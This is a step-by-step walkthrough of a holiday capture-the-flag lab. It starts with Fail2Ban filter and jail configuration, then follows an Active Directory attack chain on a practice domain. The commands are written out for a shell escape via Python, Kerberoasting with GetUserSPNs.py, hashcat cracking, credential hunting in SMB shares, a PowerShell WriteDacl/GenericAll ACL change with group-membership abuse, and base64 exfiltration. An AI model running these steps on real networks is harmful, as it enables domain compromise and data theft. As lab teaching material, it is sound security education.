# Objective 8: Kerberoasting on an Open Fire

This objective will take us on the long trail that a penetration tester follows to compromise information in a Windows Active Directory domain. However, before we start this objective, we need to solve Eve Snowshoe’s terminal in Santa’s Office.

## Terminal HoHo…No

As Eve says, this terminal is about an app for Apache web servers. It scans the logs and if it sees entries that indicate someone is attacking the server it blocks the guilty IP address. This is very effective for things like password spraying attacks, where the attacker tries one password against every available account, and then starts over with a new password when it has attacked every account. The attack does not hit one account often enough to trigger an account lockout but is still effective. Fail2Ban will catch it.

|  |  |
| --- | --- |
| Graphical user interface  Description automatically generated | Text  Description automatically generated |
| This talk explains how Fail2Ban works. You will find it helpful in completing the terminal.  <http://www.youtube.com/watch?v=Fwv2-uV6e5I> | Text  Description automatically generated |

### Step 1 question

Browse through the hohono.log and find log entries that may indicate an attack. There should be four distinct types. You can use the command more /var/log/hohono.log to page through the log. If you use more, you can enter a “/” and then enter search terms.  
Text

Description automatically generated

### Step 1 answer

There are four different messages of a type we will want to block.

2022-01-04 21:49:12 Login from 71.158.215.244 rejected due to unknown user name  
2022-01-04 21:49:44 Invalid heartbeat 'delta' from 71.158.215.244  
2022-01-04 21:50:14 Failed login from 187.122.44.81 for minty  
2022-01-04 21:52:01 164.132.172.249 sent a malformed request

### Step 2 question

Fail2Ban uses regular expressions (regex) to capture log entries to be blocked. One nice thing, Fail2Ban handles the date-time stamp for us. Our regexs only deal with what remains (note that there is a space at the beginning of each one. This will matter if you use regex anchors.)

Login from 71.158.215.244 rejected due to unknown user name  
 Invalid heartbeat 'delta' from 71.158.215.244  
 Failed login from 187.122.44.81 for minty  
 164.132.172.249 sent a malformed request

Fail2Ban also provides a nice keyword, <HOST>. Put that in any spot where you expect an IP address. That will cause the IP address to be recorded and counting for blocking.

Use the standard regex wildcard .\* (any character zero or more times,) any place you want to skip over something that may change between records you want to block. The username minty would be an example.

Write a set of four rules that will capture the log records we want to block

### Step 2 answer

These rules will work. The left column has simple rules; the right has rules with anchors.

|  |  |
| --- | --- |
| Login from <HOST> rejected due to unknown user name Invalid heartbeat .\* from <HOST> Failed login from <HOST> for .\* <HOST> sent a malformed request | ^ Login from <HOST> rejected due to unknown user name$ ^ Invalid heartbeat .\* from <HOST>$ ^ Failed login from <HOST> for .\* ^ <HOST> sent a malformed request$ |

### Step 3 question

Turn your rules into a filter file on the terminal.

1. The terminal has both nano and vim available.
2. You can name the file whatever you like, but it must have a .conf extension and be stored in /etc/fail2ban/filter.d/
3. Remember the file name you use, since you will refer to it in your jail file.
4. Follow the format from Andy’s talk. Do not worry that his rules are more complicated than yours.

Text

Description automatically generated

### Step 3 answer

My filter file is shown here. It is stored as /etc/fail2ban/filter.d/hohofilter.conf. Your file name can be different, of course.

[Definition]  
failregex = Failed login from <HOST> for .\*  
 Login from <HOST> rejected due to unknown user name  
 Invalid heartbeat .\* from <HOST>  
 <HOST> sent a malformed request

### Step 4 question.

Create your action file. Note that the terminal specifies exactly what your ban and unban actions should be. If you’ve lost track of the beginning screen for the terminal, use cat README to see it again. The ban and unban actions should be \*exactly\* as listed in green on the terminal. You can omit the actionstart and actionstop items. Store the file in /etc/fail2ban/action.d/ with a filename of your choosing; the extension must be .conf.

Graphical user interface, text

Description automatically generated

### Step 4 answer

Here is my file, /etc/fail2ban/action.d/hohoaction.conf

[Definition]  
actionban = /root/naughtylist add <ip>  
actionunban = /root/naughtylist del <ip>

### Step 5 question

Finally, create the jail file.

1. logpath must reference the log file listed in the terminal
2. The terminal states the requirements for banning an IP, “If an IP generates…”
3. The filter and action filenames must match the names of the files you created, but without the .conf extensions
4. The title [sometitle] can be anything, but it must be there.

A picture containing text

Description automatically generated

### Step 5 answer.

My jail file was stored as /etc/fail2ban/jail.d/hohojail.conf

[hohono]  
enabled = true  
filter = hohofilter  
action = hohoaction  
logpath = /var/log/hohono.log  
maxretry = 10  
findtime = 1h  
bantime = 1h

The maxretry = 10 and findtime = 1h meet the requirement, “If an IP generates 10 or more failure messages within an hour then it must be added to the naughty list.”

### Step 6 question

With your three files in the proper directories, restart the fail2ban service, then refresh naughtylist as the beginning screen of the terminal tells you. With luck, good things will happen.

### Step 6 answer

Restart fail2ban, refresh the naughtylist, and away we go!

service fail2ban restart

/root/naughtylist refresh

Note: The Systemd command systemctl is not installed so you need to use the older SysV command service.

|  |  |
| --- | --- |
| Text  Description automatically generated | Text  Description automatically generated |

### Troubleshooting

You can test your regexs with fail2ban-regex, which is on the terminal. The left screen shows all four rules working, and the right shows a failure after I inserted a typo into the first rule by changing it to Fail login from <HOST> for .\*. In both cases the command was fail2ban-regex /var/log/hohono.log /etc/fail2ban/filter.d/hohofilter.conf

|  |  |
| --- | --- |
| A screenshot of a computer  Description automatically generated with medium confidence | Text  Description automatically generated |

Your results may have different numbers as I believe they rotate through log files.

## Hints after solving the Hoho…no terminal

There are a lot of hints. The Kerberoasting challenge must be difficult!

|  |  |
| --- | --- |
| A picture containing text  Description automatically generated  <https://www.youtube.com/watch?v=iMh8FTzepU4> <https://github.com/chrisjd20/hhc21_powershell_snippets>Text  Description automatically generated  <https://gist.github.com/TarlogicSecurity> see Kerberos cheatsheetText  Description automatically generated | Text  Description automatically generated |
| Text  Description automatically generated with low confidence  <https://github.com/digininja/CeWL> | A green screen with white text  Description automatically generated with medium confidence  <https://github.com/NotSoSecure/password_cracking_rules> |
| A green screen with white text  Description automatically generated with medium confidence | A picture containing text  Description automatically generated  <https://github.com/BloodHoundAD/BloodHound>  <https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf>  <https://social.technet.microsoft.com/Forums/en-US/df3bfd33-c070-4a9c-be98-c4da6e591a0a/forum-faq-using-powershell-to-assign-permissions-on-active-directory-objects?forum=winserverpowershell> |

## Objective 8: Kerberoasting on an Open Fire

This will be a long challenge. You will follow the footsteps of a penetration tester while they use an unprivileged Windows Active Directory domain account to:

1. Scan a Windows network to find targets
2. Enumerate the file shares available on the domain
3. Attack the Kerberos authentication of a domain controller to gain access to a service account
4. Use the service account to pillage file shares in search of credentials stored in scripts
5. Use the pillaged credentials to create a remote session on the domain controller
6. Use the remote session to grant rights to yourself to modify an AD group
7. Put your account into the modified group
8. Use the new group privileges to steal the target material from a file share
9. Exfiltrate the stolen material.

This will involve connecting to a Linux VM with SSH, intermediate level use of nmap, crawling a website to create a word list, hash cracking, connecting to SMB shares from Linux, remote sessions and Active Directory commands with PowerShell, and things I have probably forgotten. Whew!

Find the secret sleigh research document. Remember, the goal is the document. Domain admin may or may not be involved.

A screenshot of a computer

Description automatically generated with medium confidence

### Step 1 question: Sign up for a student account

Go to the ElfU Portal at <https://register.elfu.org/register> and sign up for an account. Read the page carefully; what kind of account will you receive?

Note: The environment you are using is refreshed every night at midnight, EST. After it refreshes, you will have to get a new ElfU account.

### Step 1 answer

“This account will give ElfU students access to the internal domain and domain services.” It sounds like a Windows domain account.

### Step 2 question: Connect to the student SSH server and escape!!

Students at ElfU connect to the student network grading system using SSH. SSH clients are installed by default on most Linux systems. You can easily add the SSH client to a Windows 10 desktop since it is now an optional component. <https://docs.microsoft.com/en-us/windows-server/administration/openssh/openssh_install_firstuse>

When you register at ElfU, you will receive a username, password, and the command line you will use to connect to the SSH server. The syntax is ssh username@server\_name -p (port number, optional). The default port number is 22, but organizations may change that to lessen the number of scans they receive.  
Graphical user interface, text, application

Description automatically generated

Connect to the student network grading system and explore the screen it gives you. Your job is to escape from that screen and attain access to the terminal.

Scan the address grades.elfu.org port 2222 using nmap on your local computer. What operating system is the server running?

Screens like this are sometimes created with common applications like less, vi or vim, Python, etc. Experiment with ways to exit these common programs and see if any will let you escape. Try to escape all the way to a BASH prompt. It may more than one step.

### Step 2 Answer

Here is the terminal.  
Text

Description automatically generated

An nmap scan shows us that the SSH server is probably running Ubuntu Linux.  
Text

Description automatically generated

So, our guess about less, vi, Python, or some other Linux app controlling the screen is reasonable. You quit less with ‘q’, vi with <esc> :q!, and Python with exit() or control-D. After trying all of those, it turns out that control-D is the winner, and it drops us to an interactive Python prompt.

Text

Description automatically generated

We can run Python commands now, but it would be great if we could leave Python and work from a BASH terminal. This video talks about ways to escape from Python and to (sort of) protect against escapes. <https://www.youtube.com/watch?v=ZVx2Sxl3B9c>

The makers of this terminal are not protecting it. The simplest method to move to a BASH terminal works. The commands are on the left, and they can be combined into one line (right).

|  |  |
| --- | --- |
| import os os.system(‘/bin/bash’) | import os; os.system(‘/bin/bash’) |
| Text  Description automatically generated | Ahhh, a terminal. A short celebration may be in order. |

### Step 3 question: Reconnaissance

The registration screen said that your account is a domain account. If that means it is a Windows Active Directory (AD) domain account, there must be Windows machines nearby.

In her hint Finding Domain Controllers, Eve said, “There will be some 10.X.X.X networks in your routing tables that may be interesting. Also, consider adding -PS22,445 to your nmap scans to "fix" default probing for unprivileged scans.”

If you try to scan the entire 10.X.X.X subnet, it will take you a long time—there are over 16 million addresses. Instead, use the Linux command, ip route, to see which subnets you can access and scan them. If you find any hosts with file shares, be sure to enumerate them with nmap’s smb-enum-shares <https://nmap.org/nsedoc/scripts/smb-enum-shares.html>

Note: There are a couple of hosts on the same subnet as your terminal, 172.17.0.0/24. They would be useful, but the challenge designers would prefer you use the hosts on the 10.X.X.X subnets.

Can you find any domain controllers and hosts with file shares?

### Step 3 answer

First, look for the 10.X.X.X subnets that Eve told us about.  
Text

Description automatically generated

If we had started scanning at 10.0.0.0/8, we would have scanned 8 million addresses before we found the 10.128.X.X subnets. It is good we looked. Start with a simple scan of 10.128.1.0/24 with the -PS22,445 addition Eve suggested. From the nmap manual, “If no host discovery options are given, Nmap sends an ICMP echo request, a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request.” Many Windows hosts do not have ports 80, 443, or ping open, so a default scan will miss them. The -PS22,445 tells nmap to try connections to SSH (common in cloud-based systems) and port 445 (Windows SMB, open on most Windows hosts.) <https://nmap.org/book/man-host-discovery.html>

The scan finds 10.128.1.4, which is uninteresting, and 10.128.1.53 which appears to be a domain controller.

Text

Description automatically generated

<snip>  
Text

Description automatically generated

This server is very likely a domain controller for the elfu.local domain. The domain controller does not have open shares, which is good. Note that the nmap default did not find the server, but the addition of -Pn (do not try to ping) allowed the scan to complete.



The more reconnaissance you do early in the attack, the easier the later stages will be. Let’s see what is on the 10.128.2 and .3 subnets, or 10.128.2.0/23

Whoops, it looks like this scan finds well over 100 hosts.  
nmap -sC 10.128.2.0/23 -PS22,445

Perhaps we should dump that to a file so we can use our Grepping for Gold skills.  
nmap -sC 10.128.2.0/23 -PS22,445 -oG scan2-3.gnmap

After the scan completes, we find 236 hosts are up.  


If we scan through the data, we see many nearly identical hosts with either three or five open ports, or 997 or 995 closed ports. None of these appear to be file servers. Perhaps we can cut the number of closed ports and see if there are hosts with any different ports open.

  
grep "Ignored State:" scan2-3.gnmap | cut -d'(' -f 3 | sort | uniq -c  


Now that’s interesting! One host has 34 open ports. Let’s look at it.  
Text

Description automatically generated

Aha! It has many Windows server ports open: 389 ldap, 464 kpasswd5, 636 ldapssl, 3268 globalcatLDAP, among others. Run an -sC scan to run the default scripts.  
Text

Description automatically generated

Text

Description automatically generated  
Its full name is SHARE30.elfu.local, on 10.128.3.30.

Run the nmap smb-enum-shares nse script against it.

nmap --script smb-enum-shares.nse -p445 10.128.3.30  
Text

Description automatically generated

Text

Description automatically generated

We have found a domain controller (10.128.1.53, dc01.elfu.local) and a fileserver (10.128.3.30, SHARE30.elfu.local) with several shares. Now we can move on to Kerberos work. For thorough reconnaissance, you could connect to all the shares—in this case you will not find much.

### Step 4 question: Attacking a service account with Kerberoast.

For a long time, no one thought they could, or bothered to, attack the Windows modification of the MIT authentication system Kerberos. Then in 2014 Tim Medin presented a technique he called [Kerberoast](https://www.redsiege.com/wp-content/uploads/2020/08/Kerberoastv4.pdf), and all bets have been off since then. We will use a follow-on to Kerberoast to grab the password hash of a service account on the domain controller. There are methods of automatically protecting service accounts with long random passwords, but maybe this server does not use those methods.

Now it is time to watch Chris Davis’ talk on penetration testing Active Directory. We will use both his talk and the code snippets he has published.

|  |  |
| --- | --- |
| Text  Description automatically generated | Talk  <http://www.youtube.com/watch?v=iMh8FTzepU4>  Code snippets  <https://github.com/chrisjd20/hhc21_powershell_snippets> |

I was unable to install the Bloodhound app mentioned in the talk on the SSH box. Perhaps it is too large for the accounts given to ElfU students. Also, you may note that he is working from Windows 10 while we are using Linux. The script GetUserSPNs.py he runs is written in Python, and Python works just fine on Linux. Follow along on your ElfU box as Chris demonstrates his attack, beginning at 7:25 in his talk and until he gets a service account password hash at 9:00.

Get a service account hash from the ElfU domain controller, dc01.elfu.local. The file that Chris uses is <https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py>. You cannot reach it from the SSH box, but you can access it from your workstation, copy the code, and paste it into nano or vim in the SSH terminal.

### Step 4 answer

There are many ways to get GetUserSPNs.py onto the SSH box, but an easy one is to copy the code from github.  
Graphical user interface, text, application, email

Description automatically generated

Then paste it into nano or vim on the SSH box and save it.  
Text

Description automatically generated

Run help to see if it really installed.  
Text

Description automatically generated

Chris ran this.  
GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.96.101 vulns.local/chrisd:’Password!@12’ -request

Instead of vulns.local/chrisd:’Password!@12’, you will need to use elfu.local/yourSSHusername:’yourSSHpassword’. You will also need to replace the IP address with the address of our domain controller.

My command was  
python3 GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.1.53 elfu.local/heqrkbgzkp:'Bieefpuhv!' -request

Text

Description automatically generated

That is a long password hash!  
A picture containing text

Description automatically generated

### Step 5 question: Crack the Hash

The next step uses hashcat to [crack the hash](https://kennymuli.medium.com/password-cracking-is-easy-heres-how-to-do-it-875806a1e42a) that we just received. The installation of hashcat on Windows is simple; just unzip it, and then run hashcat.exe in the command line. The hashcat app is also installed by default on Kali Linux. You can download and install your own Kali VM, or access one at a cyber range like Virginia Cyber Range (if you are a Virginia student in a cyber security class.)

Chris shows the hashcat command in his talk from 8:30 to 9:30. There are differences between his command and the one you need, however. He uses the rule, best64.rule; Eve’s hint, Hashcat Mangling Rules shows a different rule you should use. People in a company often base their passwords on their company, and those words may be on the company website. A good penetration tester will scrape all those words from the website and add them to their word list. See Eve’s hint, CeWL for Wordlist Creation; use CeWL to scrape the registration web site, and do not use any other word list. The challenge is designed so that this will make cracking the hash simple; the challenge designers do not want you to need an expensive hash cracking rig to solve this.

Find the password for the service account you located. Use the rule set and wordlist specified in Eve’s hints.

Extra CeWL hint: Be sure to use the --with-numbers option.


### Step 5 answer

My Kali VM, running on a six-year-old laptop, took about a minute to set up its rules and then five seconds to crack the hash. Other than OneRuleToRuleThemAll.rule and the wordlist from CeWL, my command was the same as Chris’.

cewl -w words.txt --with-numbers <https://register.elfu.org/register>

hashcat -m 13100 -a 0 ./spns.txt --potfile-disable -r OneRuleToRuleThemAll.rule --force -O -w4 --opencl-device-types 1,2 words.txt

The files spns.txt, word.txt, and ONeRuleToRuleThemAll.rule were all on the desktop.



Text

Description automatically generated

The huge hash results from the password Snow2021! Do not set service account passwords unless they are long and random. Better yet, use Windows built-in methods for setting and updating service account passwords automatically!

Note that the OneRule… took a word list of 77 words and expanded it 4,003,615 things to try (swapping upper and lower case, adding numbers and punctuation, lots of stuff.)

### Step 6 question: Pillage file shares and hope to find something.

Since we have the username and password for a service account, you might think we own everything in the ElfU Windows domain. Not so. The elfu\_svc account has more privileges than our student account, but it is still limited. Penetrating a network takes time and persistence. Think about Eve’s hint, Stored Credentials. “Administrators often store credentials in scripts. These can be coopted by an attacker for other purposes!”

The SSH box is Linux, and we need to access the files on a Windows server. To do that, use smbclient on the SSH box—it’s not that difficult. <https://www.itprotoday.com/linux/linuxs-smbclient-command>  
<https://access.redhat.com/documentation/zh-cn/red_hat_enterprise_linux/8/html/deploying_different_types_of_servers/assembly_using-the-smbclient-utility-to-access-an-smb-share_assembly_using-samba-as-a-server>

You have already done reconnaissance, so you should know a file share that might be appropriate for the elfu\_svc user. Connect and look for credentials. There are a lot of files, but smbclient has a handy command in interactive mode.  
smb: \> tar c filenameOnMyComputer.tar \*  
It will put all the files (\*) in the remote directory into a tar file on the SSH box (filenameOnMyComputer.tar)

Chris’ snippets link <https://github.com/chrisjd20/hhc21_powershell_snippets> has section called Added Bonus and shows how to establish a remote PowerShell session. It may help you with words to grep for while you are looking for passwords and credentials.

Find any accounts and credentials that may have been left in scripts on a file share.

### Step 6 answer

The account we have is elfu\_svc, and there is a share on 10.128.3.30 called elfu\_svc\_shr—we should look at that.

smbclient -U 'elfu.local/elfu\_svc' //10.128.3.30/elfu\_svc\_shr  
A picture containing text

Description automatically generated

Many of the commands are Linux-like. We can use ls to see what files are available.

There are a lot of files!  
Text

Description automatically generated  
<snip>


We can use smbclient’s tar command to download them so we can use grep on the SSH box.  
Text

Description automatically generated

After exiting the smb session, we find our tar file. Expanding it gives us many files to look at.  
Text

Description automatically generated  
<snip>

Searches for password and credential give many results. The term “ConvertTo-SecureString” from Chris’ gist (Added bonus, PSsession) gives fewer results but is harder to interpret, although the term “-key” is interesting. Chris’ gist also contains “-ArgumentList ("vulns.local\chrisd", $password)”. The “vulns.local\chrisd” refers to the domain and account he was using. Our domain is elfu.local, perhaps that will be a good search term.



The file GetProcessinfo.ps1 is using the account elfu.local\remote\_elf. Examine that file.  
A picture containing text

Description automatically generated

Bingo! Not only does it give us credentials, but it also gives almost the exact format we need. Compare that to the command in Chris’ gist.

Text

Description automatically generated

All we need to do is change Invoke-Command to Enter-PSSession and remove the script block, and we can create a session on the domain controller. Provided we have PowerShell on the SSH box, that is.

### Step 7 question: Get a session on the domain controller

There is a version of PowerShell for Linux, and it is already on the SSH box. You just need to find it. Once you do, create a session to the domain controller so you can execute commands on the domain controller itself.

### Step 7 answer

It appears the /opt/microsoft directory would be a good place to look for PowerShell.

Text

Description automatically generated

Looking further,  
Text

Description automatically generated

The executable pwsh is what we were looking for.  
Text

Description automatically generated

Here is the text from GetProcessInfo.ps1, adapted so we can use it to create a remote session. Invoke-Command has been replaced by Enter-PSsession, and the script block has been removed.  
$SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"

$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7

$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote\_elf", $aPass)

Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -Authentication Negotiate

We have a remote session! More celebration is in order.  
Text

Description automatically generated

### Step 8 question: Focus on the objective

At this point in the video, Chris uses a misconfiguration of permissions on the Domain Admin group to make himself a domain administrator. While that is the result many penetration testers desire, it is not always necessary. In our case, the objective states we should “Obtain the secret sleigh research document from a host on the Elf University domain.” If you follow the procedure in the talk to attack the Domain Admin group, you will waste time and eventually fail; that group is securely configured. Your goals are:

1. Find a file share that may contain the secret sleigh research document.
2. Use PowerShell and your remote session to the domain controller to list the groups in the AD domain. Maybe one of them can give use access to the file share.

### Step 8 answer

When we ran the nmap script to enumerate the shares on SHARE30.elfu.local (10.128.3.30) we found there was a share called research\_dep. Often administrators will name the AD group that controls a file share with a similar name.

A Google search for “powershell list ad groups” brings us here. <https://docs.microsoft.com/en-us/powershell/module/activedirectory/get-adgroup?view=windowsserver2022-ps>

If we do not provide a filter, the commandlet asks us for one. The filter \* works but gives us a long list to sort through.  
Text

Description automatically generated  
<snip>

Perhaps we can use the property Name to shorten the list. After reading about PowerShell filters and the -like operator, we have this.  
Get-ADGroup -Filter 'Name -like "\*Research\*"'  
Text

Description automatically generated

The secret sleigh research document is most likely in the research\_dep file share, and the group that controls that share is most likely CN=Research Department,CN=Users,DC=elfu,DC=local.

### Step 9 question: Does our use have WriteDacl permission on the group we need?

Go to Chris’ video at 11:00 and follow his procedure, except do not try to change permissions on the Domain Admins group. Instead, we want to change the permissions of the group you found in the last step. Use the code snippet that Chris uses at 13:24 and is reproduced below. You will have to adjust it to use the ElfU domain and the group we want. Execute it from the remote session you established on the domain controller.

$ADSI = [ADSI]"LDAP://CN=Domain Admins,CN=Users,DC=vulns,DC=local"

$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])

### Step 9 answer

The corrected code snippet to list the WriteDacl permissions on the Research Deptment group is here.

$ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"

$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])

It gives a long list of results. I have scrolled to the one we want.

Text

Description automatically generated  
<snip>  
Text

Description automatically generated

The remote\_elf user does have the WriteDacl permission on the Research Department group.

### Step 10 question: Change the WriteDacl permission to give our user access

Chris changes the permission at 14:15 in his talk, using the code snippet below. You will need to fix it to change the correct group, use the correct domain (two places), and use your SSH username instead of chrisd.

Add-Type -AssemblyName System.DirectoryServices

$ldapConnString = "LDAP://CN=Domain Admins,CN=Users,DC=vulns,DC=local"

$username = "chrisd"

$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'

$propGUID = [guid]'00000000-0000-0000-0000-000000000000'

$IdentityReference = (New-Object System.Security.Principal.NTAccount("vulns.local\$username")).Translate([System.Security.Principal.SecurityIdentifier])

$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None

$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"), ([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType, $nullGUID

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString

$secOptions = $domainDirEntry.get\_Options()

$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl

$domainDirEntry.RefreshCache()

$domainDirEntry.get\_ObjectSecurity().AddAccessRule($ACE)

$domainDirEntry.CommitChanges()  
$domainDirEntry.dispose()

### Step 10 answer

If the snippet is correctly updated, it will execute without errors.  
Text

Description automatically generated

### Step 11 question: Add your SSH username to the group

Chris uses this snippet to add his user to domain admins. Modify it to add your SSH user to the correct group in the ElfU domain.

Add-Type -AssemblyName System.DirectoryServices

$ldapConnString = "LDAP://CN=Domain Admins,CN=Users,DC=vulns,DC=local"

$username = "chrisd"

$password = "Password!@12"

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $password

$user = New-Object System.Security.Principal.NTAccount("vulns.local\$username")

$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])

$b=New-Object byte[] $sid.BinaryLength

$sid.GetBinaryForm($b,0)

$hexSID=[BitConverter]::ToString($b).Replace('-','')

$domainDirEntry.Add("LDAP://<SID=$hexSID>")

$domainDirEntry.CommitChanges()


$domainDirEntry.dispose()

### Step 11 answer

Text

Description automatically generated

As a quick check, we can run a command to see if our user is in the Research Department group.  
Get-ADGroup "CN=Research Department,CN=Users,DC=elfu,DC=local" | Get-ADGroupMember

  
<snip>  
Text

Description automatically generated

Success!

### Step 12 question: Grab the loot

Now examine the Research Department share and see if you can find the secret document. In my testing, the domain controller could not access the file server so I needed to exit the PowerShell session and use smbclient from the Linux box. Remember to use your SSH username and password.

### Step 12 answer.

At last!  
smbclient -U 'elfu.local/veszsbqroo' //10.128.3.30/research\_dep

Text

Description automatically generated

### Step 13 question: Exfiltrate the data.

Get the secret file back to your workstation so you can examine it.

Note: I could not get scp to work properly; it always gave an error “TERM environment variable not set.” Most likely escaping from Python has caused a problem. Base64 with copy and paste is easy and works well for small files.

### Step 13 answer

Encode the file with base64 and copy it from the terminal. Then paste it into a file and decode it.

Text

Description automatically generated  
<snip>

Pasted into a text editor.  
Text

Description automatically generated

Decoded.  


Text

Description automatically generated

The secret ingredient is Kindness.